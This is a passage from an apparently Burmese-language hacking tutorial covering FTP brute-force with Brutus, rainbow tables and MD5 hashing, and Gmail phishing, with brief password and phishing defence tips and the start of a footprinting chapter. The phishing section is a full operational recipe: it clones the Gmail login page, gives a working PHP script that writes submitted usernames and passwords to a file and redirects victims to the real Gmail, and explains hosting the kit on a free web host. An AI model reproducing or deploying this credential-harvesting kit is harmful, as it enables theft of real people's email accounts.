(000151)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000153)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000153)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000155)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000155)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!

ID	Account	IP	Transfer
000166	(not logged in)	127.0.0.1	
000167	(not logged in)	127.0.0.1	
000168	(not logged in)	127.0.0.1	
000169	(not logged in)	127.0.0.1	
000170	(not logged in)	127.0.0.1	
000171	(not logged in)	127.0.0.1	
000172	(not logged in)	127.0.0.1	
000173	(not logged in)	127.0.0.1	
000174	(not logged in)	127.0.0.1	
000175	(not logged in)	127.0.0.1	

၁၁. အပေါ်ပုံထဲက IP Address 127.0.0.1 ဆိုတဲ့ နေရာမှာ တကယ် Attack လုပ်တဲ့အချိန်မှာ Proxy
 မသုံးဘူးဆိုရင် ဟက္ကာရဲ့ အိုင်ပီ ပေါ်နေမှာဖြစ်ပါတယ်။ ဖောက်သွားတဲ့ ဟက္ကာဟာ
 ဒီလိုခြေရာကျန်ခဲ့မှတော့ အဖမ်းခံရပြီပေါ့။


Brute-force Attacks

Brute-force Attack ဟာ password အမှန်ကို မတွေ့မချင်း ဖြစ်နိုင်ချေရှိတဲ့ letters တွေ၊ number တွေ၊ Special character တွေရဲ့ တွဲစပ်ပြီး ရှာပါတယ်။ Brute-force Attack ဟာ အချိန်များစွာ ကြာနိုင်ပါတယ်။ ကြာမြင့်ချိန်ဟာ password ရဲ့ ရှုပ်ထွေးမှု၊ cracking program ကို Run နေတဲ့ ကွန်ပျူတာရဲ့ Speed တွေအပေါ်မှာ မူတည်ပါတယ်။

အခု ခုနက FTP Server ကိုပဲ၊ Brutus ကိုသုံးပြီးပဲ Brute-force Attack နဲ့ password ကို Crack လုပ်ပါမယ်။

၁. Dictionary Attack လုပ်ခဲ့တုန်းကလိုပဲ Target, Type နဲ့ Port တွေကို ရွေးပေးပါ။ Pass Mode မှာ Brute Force ကိုရွေးပြီး Range ကို နှိပ်ပါ။

ပုံ - 29




၂. Password က ဘာတွေဖြစ်နိုင်မယ်ဆိုတာကို သိတယ်ဆိုရင်တော့ မှန်မှန်ကန်ကန် ရွေးပေးနိုင်ပါလိမ့်မယ်။ ဥပမာ - အဲဒီဆိုဒ်ဟာ password အနည်းဆုံး ဘယ်နှစ်လုံးရှိရမယ်လို့ သတ်မှတ်ထားတယ်ဆိုရင် Minimum Length မှာအဲဒါကို ရွေးထည့်ပေးလိုက်ပါ။ ဒါဆိုရင် ရှာရတာ ပိုလွယ်၊ ပိုမြန်သွားပါမယ်။

ပုံ - 30



၃. ဒီ ဥပမာမှာတော့ ဒုတိယ A နည်းဆုံး combination ဖြစ်တဲ့ Lowercase Alpha ကိုပဲ ရွေးလုပ်ထားပါတယ်။ ဒါတောင် ဖြစ်နိုင်ချေရှိတဲ့ Password Combination ပေါင်း 321, 272,407 ခု ထွက်လာပါတယ်။ Password တစ်ခုကို Crack ဖို့ဆိုတာ ဘယ်လောက်ကြာလဲ A ခု သိပြီပေါ့။

ပုံ - 31



Rainbow Tables

Rainbow table ဆိုတာ ဖြစ်နိုင်ချေရှိတဲ့ စာလုံးအတွဲတွေရဲ့ hash value ကြိုတင်တွက်ချက်ထားတဲ့ List အကြီးကြီးကို ခေါ်တာပါ။ Password hash ဆိုတာကတော့ password တစ်ခုကို သချာ်အယ်လဂိုရီသမ်နည်းတစ်ခုနဲ့ ပြောင်းလဲလိုက်တာကို ဆိုလိုပါတယ်။ Hash ဆိုတာကို one way encryption လို့ဆိုကြပါတယ်။ ဒါကြောင့် password တစ်ခုကို hash လုပ်လိုက်ရင် အဲဒီ hash string ကနေ မူလရိုက်ထားတဲ့ စာတွေကို ပြန်ပြီး ဖော်လို့ (decrypt လုပ်လို့) မရပါဘူး။ ဒီတော့ ဖြစ်နိုင်ချေရှိတဲ့ အသုံးများတဲ့ password တွေကို Dictionary Attack မှာတုန်းက သုံးခဲ့တဲ့ Password list ထဲက word တွေကို ကြိုတင် hash လုပ်ထားတဲ့ table ကို Rainbow table လို့ခေါ်ပါတယ်။ Website database တွေထဲမှာ password တွေကို သိမ်းတဲ့ A ခါ A များဆုံး သုံးတဲ့ hashing algorithm ကတော့ MD5 ပါ။

Website တစ်ခုမှာ သင် Register လုပ်တယ်လို့ ဆိုကြပါစို့။ Username ထည့်မယ်၊ Password ထည့်မယ်။ ပြီးတော့ submit လုပ်မယ်။ submit လုပ်လိုက်တဲ့ A ချိန်မှာ သင့်ရဲ့ password ကို MD5 Algorithm နဲ့တွက်ချက်လိုက်ပြီး ရလာတဲ့ hash ကို database ထဲမှာသိမ်းလိုက်ပါတယ်။ ဒါဆို database ထဲမှာ သိမ်းလိုက်တာ hash code တွေပါ။ ဒီတော့ နောက်တစ်ခါ Login ဝင်တဲ့ A ချိန်မှာ ကိုယ်ရှိတဲ့ Password ရိုးရိုး (hash code မဟုတ်) နဲ့ ဘယ်လိုဝင်လို့ရတာလဲ? Login ဝင်ဖို့ password ရိုက်ပြီး ဝင်တဲ့ A ချိန်မှာ Script တစ်ခုက password ကို MD5 Algorithm နဲ့ပဲ တွက်ချက်လိုက်ပြီး Database ထဲမှာသိမ်းထားတဲ့ hash code နဲ့ တိုက်ဆိုင်စစ်ဆေးပါတယ်။ မှန်ရင် ဝင်ခွင့်ပေးလိုက်ပါတယ်။



'khit100' ဆိုတဲ့ စာလုံး A တွဲရဲ့ MD5 Hash က **50f0434195db756dc7d145c319cfc387** ပါ။ 'www.myanmarfamily.org' ဆိုတာကို တွက်လိုက်ရင် **4d826a9df56b2904dd100d3ca1fbe019** ရပါမယ်။ ဖြစ်နိုင်ချေရှိတဲ့ စာလုံး A တွဲတွေရဲ့ Hash Value Table သာရှိရင် Brute-force Cracking ထက် Crack ရတာ A များကြီးပိုသာပါလိမ့်မယ်။ Rainbow table တစ်ခုကို ဖန်တီးပြီးသွားပြီဆိုရင် Password တွေကို Crack ရတာဟာ Brute-force လုပ်ပြီး crack ခြင်းထက် A ဆဲ 100 ပိုမြန်ပါလိမ့်မယ်။ Windows password cracking A ခန်းကို ရောက်ရင် Rainbow table နဲ့ crack ခြင်းကို ဖော်ပြပါမယ်။

Phishing

Phishing ဆိုတာ တစ်ယောက်ယောက်အသွင် အယောင်ဆောင်ပြီး Usernames တွေ၊ passwords တွေနဲ့ bank information တွေကို ခိုးယူခြင်းဖြစ်ပါတယ်။ ဥပမာ - သင်ငွေထည့်ထားတဲ့ ဘဏ်ကနေ သင့်ဆီအီးမေးလ်ပို့သလို မေးလ်တစ်စောင်ကို ဟတ္တာက ပို့လိုက်ပါတယ်။ အဲဒီမေးလ်ထဲမှာ သင့်ရဲ့အကောင့်ကို သက်တမ်းတိုးမြှင့်ဖို့ လိုတယ်လို့ပြောပြီး link တစ်ခု ပေးထားပါမယ်။ အဲဒီ Link ကိုနှိပ်လိုက်ရင်လည်း ဘဏ်ရဲ့ home page နဲ့ချွတ်စွပ်တူတဲ့ web page တစ်ခုကိုရောက်သွားပါလိမ့်မယ်။ ဒါပေမယ့် အဲဒီ page ကြီးကအတုကြီးပါ။ အဲဒီကနေပြီး သင့်ရဲ့ password တွေ ထည့်ပြီးဝင်လိုက်လို့ကတော့ သင့်အချက်အလက်တွေဟာ ဟတ္တာရဲ့ မေးလ်ဆီ (ဒါမှမဟုတ်) သူ့ရဲ့ Web Server တစ်ခုဆီရောက်သွားပါလိမ့်မယ်။ အကောင်းဆုံးလှည့်စားနိုင်မယ့် Phishing Web Pages တွေကို ရေးသားနိုင်တဲ့ ဟတ္တာဖြစ်ဖို့ကတော့ HTML နဲ့ PHP ဘာသာစကားတွေကို တတ်မြောက်ထားဖို့လိုပါတယ်။ Phishing Web Page တစ်ခုဘယ်လိုလုပ်မလဲဆိုတဲ့ နမူနာလေးတစ်ခု အောက်မှာပြောပြပါမယ်။ ဒီလို Attack မျိုးကို ကာကွယ်နိုင်ဖို့ ဟတ္တာတွေရဲ့ Phishing Page လုပ်နည်းလုပ်ဟန်တွေကို သိထားဖို့လိုပါတယ်။

၁. ပထမဆုံး Target ရွေးပါမယ်။ Phishing Attack ကို A များဆုံး A လုပ်ခံကြရတဲ့ Target တွေကတော့ Hotmail နဲ့ Gmail ပါ။ ဘာလို့လဲဆိုတော့ A`ဒီဟာတွေက လူသုံးများကြပြီး သင့်ရဲ့မေးလ် A ကောင့်ထဲကို ဟတ္တာသာဝင်နိုင်သွားရင် တစ်ခြား Website တွေမှာရှိတဲ့ သင့် A ကောင့်တွေရဲ့ A ချက် A လက်တွေကိုလည်း ရပြီလေ။ ဒီ ဥပမာမှာတော့ Gmail ကို Target ထားပြီး ပြောပြသွားပါမယ်။

၂. Target ကိုရွေးပြီးသွားရင် A`ဒီ page ကိုသွားပြီး Main page တစ်ခုလုံးကို Save လုပ်ပါမယ်။ ကျွန်တော်ကတော့ Mozilla Firefox Browser ကို သုံးပါတယ်။ ဒါကြောင့် www.gmail.com ကိုသွားပြီး ရောက်သွားရင် Browser က File -> Save page as ကိုနှိပ်ပါ။ ပြီးရင် Save လုပ်မယ့် နေရာရွေးပေးပါ။ Save as type : နေရာမှာ Web Page, complete ဖြစ်နေပါစေ။ ပြီးရင် Save ကိုနှိပ်လိုက်ပါ။



၃. Save လုပ်ပြီးသွားရင် အဲဒီ Page ရဲ့နာမည်ဟာ index.htm ဟုတ်မဟုတ် ကြည့်ပါ။ မဟုတ်ရင် index.htm ပြောင်းလိုက်ပါ။ index လို့ပြောင်းရခြင်းအကြောင်းကတော့ ဒီမိုင်တွေကို host တစ်ခုခုမှာတင်ပြီး link ကို ဖွင့်ကြည့်ရင် index page က အရင်ဆုံးပေါ်လာမှာ မို့ပါ။

၄. နောက်တဆင့်ကတော့ အကျင့်အယုတ်ဆုံး အလုပ်ပါ။ login အချက်အလက်တွေကို ခိုးဖို့ PHP script တစ်ခု ရေးရပါမယ်။ အောက်က PHP script ကတော့ Login ဝင်တဲ့အချက်အလက်တွေကို Sign in လုပ်တာနဲ့ သိမ်းဆည်းပေးမယ့် Script နမူနာပါ။ အလုပ်လုပ်ပုံကို ကြည့်ချင်တယ်ဆိုရင်၊ အောက်က

code တွေကို Notepad ထဲမှာ ကူးထည့်ပြီး Gmail page ကို save လုပ်ခဲ့တဲ့ နေရာနဲ့ တစ်နေတည်းထဲမှာ phish.php ဆိုတဲ့နာမည်နဲ့ သိမ်းလိုက်ပါ။ ပြီးတော့ ဘာမှမပါတဲ့ empty text file တစ်ခုကိုလည်း အဲဒီနေရာမှာပဲ list.txt နာမည်နဲ့ create လုပ်လိုက်ပါ။

<?php // This marks the beginning of the PHP script.

Header("Location:

https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Fui%3Dhtml%26zy%3DI&bsv=1k96igf4806cy<mpl=default<mplcache=2 "); // once you click "Sign in" in the fake website, this redirects you to the real Gmail website, making the whole process look more legit.

\$handle = fopen("list.txt", "a"); // this tells the server to open the file "list.txt" and get it ready for appending data. Which in this case is your username and password.

Foreach(\$_GET as \$variable => \$value) {

fwrite(\$handle, \$variable);

fwrite(\$handle, "=");

fwrite(\$handle, \$value);

fwrite(\$handle, "\r\n");

} // This section simply assigns all the information going through this form to a variable.

This includes your username and password.

Fwrite(\$handle, "\r\n"); // This writes your details to the file "list.txt"

fclose(\$handle); // This simply closes the connection to the file "list.txt"

exit;

?> // Marks the end of the PHP program.

ဒီတော့ Web Page ကို Save လုပ်ထားတဲ့ နေရာမှာ အောက်ကအတိုင်း ဖိုင်တွေ ရှိနေပါလိမ့်မယ်။

ပုံ - 34



၅. အခု အပေါ်က လုပ်ခဲ့တဲ့ PHP Script နဲ့ Main Page က code တွေကို ချိတ်ဆက်ပေးဖို့ လုပ်ရပါမယ်။ Gmail Page ကို notepad နဲ့ဖွင့်လိုက်ပါ။

၆. Ctrl + F နှိပ်၊ action လို့ရှိုက်ထည့်ပြီး Find Next

ပုံ - 35



၇. ဒါဆို action ဆိုတဲ့ စာလုံးပါတဲ့ နေရာတွေကို ရောက်သွားပါမယ်။ Main Page Script ထဲမှာ action နှစ်နေရာ ပါပါတယ်။ ဒါကြောင့် သေသေချာချာ ရွေးဖို့လိုပါတယ်။ အပေါ်နားလေးမှာ form id= "gaia_loginform"

ဆိုပြီးပါတဲ့ action = "" လင့်ခ်ကို phish.php လို့ ပြောင်းပေးလိုက်ပါ။ အဲဒီလင့်ခ်ရဲ့ နောက်/အောက် မှာ method= "post" ဆိုတာကို ရှာပါ။ "POST" ကို "GET" လို့ပြင်လိုက်ပါ။ method = "GET" ဆိုပြီးပေါ့။

၈. အဲဒီဖိုင်ကို Save လုပ်ပြီး ပိတ်လိုက်ပါ။

၉. နောက်တစ်ဆင့်ကတော့ အဲဒီဖိုင်တွေကို php support ပေးတဲ့ free web host တစ်ခုခုမှာတင်လိုက်ပါ။ free ပေးတဲ့ host တွေကိုတော့ Google နဲ့ ရှာကြည့်လိုက်ပါ။

၁၀. ဖိုင်တွေ အားလုံးတင်ပြီးသွားရင် list.txt ဖိုင်ကို writing permission ပေးရပါမယ်။ hosting site အားလုံးတိုင်းလိုလို ဖိုင်တစ်ခုချင်းစီအတွက် CHMOD option ပေးထားလေ့ရှိပါတယ်။ အဲဒီ option ကိုရွေးပေးပြီး list.txt ဖိုင်အတွက် permission ကို 777 လို့ပြောင်းပေးလိုက်ပါ။ ဒါကို ဘယ်လိုပြောင်းရမလဲ မသိဘူးဆိုရင် အဲဒီ host ကို သုံးတဲ့ တစ်ခြားသူတစ်ယောက်ယောက်ကို မေးကြည့်ပါ။ ဒါမှမဟုတ် google နဲ့ “yourwebhostname chmod” ဆိုပြီး ရှာကြည့်ပါ။ (yourwebhostname နေရာက ကိုယ့်ဖိုင်တွေကို တင်လိုက်တဲ့ site name)

၁၁. အားလုံးပြီးရင် စမ်းကြည့်ကြရအောင်၊ host ကပေးတဲ့ သင့်ဆိုဒ်အတွက် link ကိုနှိပ်ကြည့်လိုက်ပါ။ Gmail page နဲ့ ချတ်စွပ်တူတဲ့ page တစ်ခုကို မြင်ရပါမယ်။ username နဲ့ password ရိုက်ထည့်ပြီး ဝင်လိုက်ပါ။ တကယ့် Gmail အစစ်ရဲ့ page ကို ရောက်သွားပါမယ်။

၁၂. အခု သင့်တင်ထားတဲ့ host ဆီက file manager ဆီကိုသွားပြီး (ဒါမှမဟုတ်) <http://www.yourwebhosturl.com/youraccount/list.txt> ကိုသွားပြီး list.txt ဖိုင်ဖွင့်ကြည့်ပါ။ အများအားဖြင့် ဒီလိုသွားကြည့်နိုင်ပေမယ့် သင်သုံးတဲ့ host အပေါ်မူတည်ပြီး url ပြောင်းလဲနိုင်ပါတယ်။ ခုနက sign in ဝင်ခဲ့တဲ့ username က “myusername” နဲ့ password က “mypassword” လို့ဆိုကြပါစို့။ ဒါဆိုရင် list.txt ဖိုင်ထဲမှာ အောက်ကအတိုင်း မြင်ရပါမယ်။

ပုံ - 36

```
ltmpl=default  
ltmplcache=2  
continue=http://mail.google.com/mail/?  
service=mail  
rm=false  
Email=myusername  
Passwd=mypassword  
rmShown=1  
signIn=Sign in  
asts=
```

တွေ့တဲ့အတိုင်းပါပဲ ဒီအကွက်ကို ခံရတဲ့သူကတော့ ကိုယ့်ရဲ့ email password ပါသွားပါပြီ။
ကြောက်စရာကြီး နော်?

ကာကွယ်နည်းများ

ဒီ Chapter မှာ ဖော်ပြခဲ့တဲ့ Password Cracking နည်းအားလုံးရဲ့ ရန်ကနေ ဘယ်လိုကာကွယ်ရမလဲ ဆိုတာကို အကြံပေးပါမယ်။

Social Engineering, Shoulder Surfing နဲ့ Guessing နည်းတွေအတွက် ကာကွယ်နည်းကိုတော့ မပြောတော့ပါဘူး။ အခုခေတ်မှာ အဲဒီနည်းတွေနဲ့ ခံရလောက်အောင် အ, တဲ့သူမရှိတော့ဘူးလို့ ထင်လို့ပါ။ ဒါပေမယ့် သိချင်သေးတယ်ဆိုရင်တော့ မူရင်းစာအုပ်ထဲမှာ ဖတ်ကြည့်နိုင်ပါတယ်။

Dictionary Attack များ၏ ရန်မှ ကာကွယ်ခြင်း

ဒီ Attack ကို ကာကွယ်ဖို့ A တွက်ကတော့ A ရမ်းကို ရှိစင်းပါတယ်။ Dictionary ထဲမှာ ပါတဲ့ စကားလုံးတွေကို password A ဖြစ် မသုံးနဲ့ပေါ့။ dictionary ထဲက စာလုံးတွေကိုသုံးမယ်၊ ဒါပေမယ့် စာလုံးတစ်ချို့ကို နံပါတ်တွေနဲ့ A စားထိုးပြီးသုံးရင် ဘေးကင်းပြီလို့ တစ်ချို့လူတွေက ထင်တတ်ကြပါတယ်။ ဘေးမကင်းပါဘူး။ 1337 ဘာသာစကား dictionary တွေလည်း A များကြီးထွက်နေပါပြီ။ 1337 ဘာသာစကားဆိုတာ စာလုံးတွေကို နံပါတ်နဲ့ A စားထိုးရေးတာပါ။ ဥပမာ "animal" ကို 4n1m41 ဆိုပြီး ရေးကြသလိုပေါ့။

Brute-force Attack ရန်မှ ကာကွယ်ခြင်း

Password ကို ရှည်ရှည်သုံး၊ password ထဲမှာ နံပါတ်တွေ၊ odd character (!@#\$%^&* <.....)တွေပါ ထည့်သုံး၊ ဒါဆို ဒီ Attack ရဲ့ရန်ကနေ တော်တော်ကာကွယ်နိုင်ပါလိမ့်မယ်။ password ရှည်လေ၊ A ဒီ password ကို crack ရတဲ့ A ချိန်ပိုကြာလေပါပဲ။ သင့်ရဲ့ password ကို crack နေရတာ ရက်တော်တော်လည်းကြာလာတာနဲ့ hacker လည်း စိတ်ပျက်ပြီး A ရှုံးပေးလိုက်ပါလိမ့်မယ်။

Rainbow Tables ကိုသုံး၍ တိုက်ခိုက်ခြင်းမှ ကာကွယ်ခြင်း

Password ကို ရှည်ရှည်သာပေးထားရင် Rainbow Table ကိုသုံးပြီး Crack တဲ့ရန်ကနေ ကာကွယ်နိုင်ပါတယ်။ Rainbow Table တစ်ခုဖန်တီးဖို့တင် Resource A များကြီး၊ A ချိန် A များကြီး လိုပါတယ်။ ဒါကြောင့် Rainbow Table တွေကို များများစားစား ရှာမတွေ့နိုင်ပါဘူး။

Phishing ရန်မှ ကာကွယ်ခြင်း

ဒီ Attack ကိုလည်း ဖေ ဖေ ဆေးဆေးပဲ ရှောင်လွှဲနိုင်ပါတယ်။ Website တစ်ခုက သင့်ကို Username တွေ၊ Password တွေ ဖြည့်ခိုင်းပြီဆိုရင် URL bar ထဲကို ကြည့်လိုက်ပါ။ ယမာ - ကိုယ်ဟာ

gmail.com ထဲကို ကိုယ့် password ရိုက်ထည့်ပြီး ဝင်တော့မယ်ဆိုပါစို့။ ဒါပေမယ့် URL bar ထဲက address က ဝင်နေကျ gmail.com မဟုတ်ဘဲ gmail.randomsite.com, or gamilmail.com ဆိုပြီး မတူတဲ့ address တွေဖြစ်နေရင် အဲဒါ အတုပါ။ Gmail အစစ် page ဆိုရင် <http://mail.google.com> ဆိုပြီး ဖြစ်ရပါမယ်။ ကျန်တာဆိုရင် အတုပါ။

More Programs

အခု Password Cracking ဆိုတာဘာလဲ သင်သိသွားပါပြီ။ ဒါဆို လူကြိုက်များတဲ့ အောက်က cracking software တွေကိုလည်း လေ့လာကြည့်ပါ။

Can and Abel – <http://www.oxid.it/cain.html>

John the Ripper – <http://www.openwall.com/john/>

THC Hydra – <http://freeworld.thc.org/thc-hydra/>

Rainbow Crack – <http://www.antsight.com/zsl/rainbowcrack/>

Chapter Five

Network Hacking

Footprinting

Footprinting ဆိုတာ computer system တစ်ခုနဲ့ အဲဒီ ကွန်ပျူတာကို ပိုင်သူရဲ့ သတင်းအချက်အလက်တွေကို စုစည်းခြင်းပါ။ ဟတ္တာတစ်ယောက်ရဲ့ Hacking လုပ်ငန်းစဉ်အတွက် ပထမဆုံးလုပ်ရမယ့် အဆင့်ဖြစ်သလို အရေးလည်းပါတဲ့ အဆင့်ပါ။ အကြောင်းက ကိုယ်ဖောက်မယ့် system ရဲ့အကြောင်း/သတင်းအချက်အလက်တွေကို မဖောက်ခင်တည်းက ကြိုတင်သိထားဖို့လိုတယ်လေ။ Website တစ်ခုရဲ့ Information တွေကို ဟတ္တာတစ်ယောက် ဘယ်လိုယူလဲဆိုတဲ့ အဆင့်တွေကို အောက်မှာပြောပြပါမယ်။


၁. ပထမဆုံးကတော့ Target Website ရဲ့ သတင်းအချက်အလက်တွေကို စုဆောင်းဖို့ပေါ့။ Website ရဲ့ Email လိပ်စာတွေ၊ နာမည်တွေကို ရှာဖွေစုစည်းပါမယ်။ ဒီ site ကို Social Engineering နဲ့တိုက်မယ်လို့ ဆုံးဖြတ်ထားရင် ဒီဟာတွေက အသုံးဝင်လာမှာပါ။

၂. Website ရဲ့ IP Address ကို သိဖို့အင်္ဂလိပ်ရပါမယ်။

http://www.selfseo.com/find_ip_address_of_a_website.php ကိုသွားပြီး website ရဲ့ URL ကို ထည့်လိုက်ပါ။ IP Address ရပါလိမ့်မယ်။

ပုံ - 37

The IP address of google.com is **64.233.187.99**

The IP address 64.233.187.99 is assigned to  United States

Enter URL:

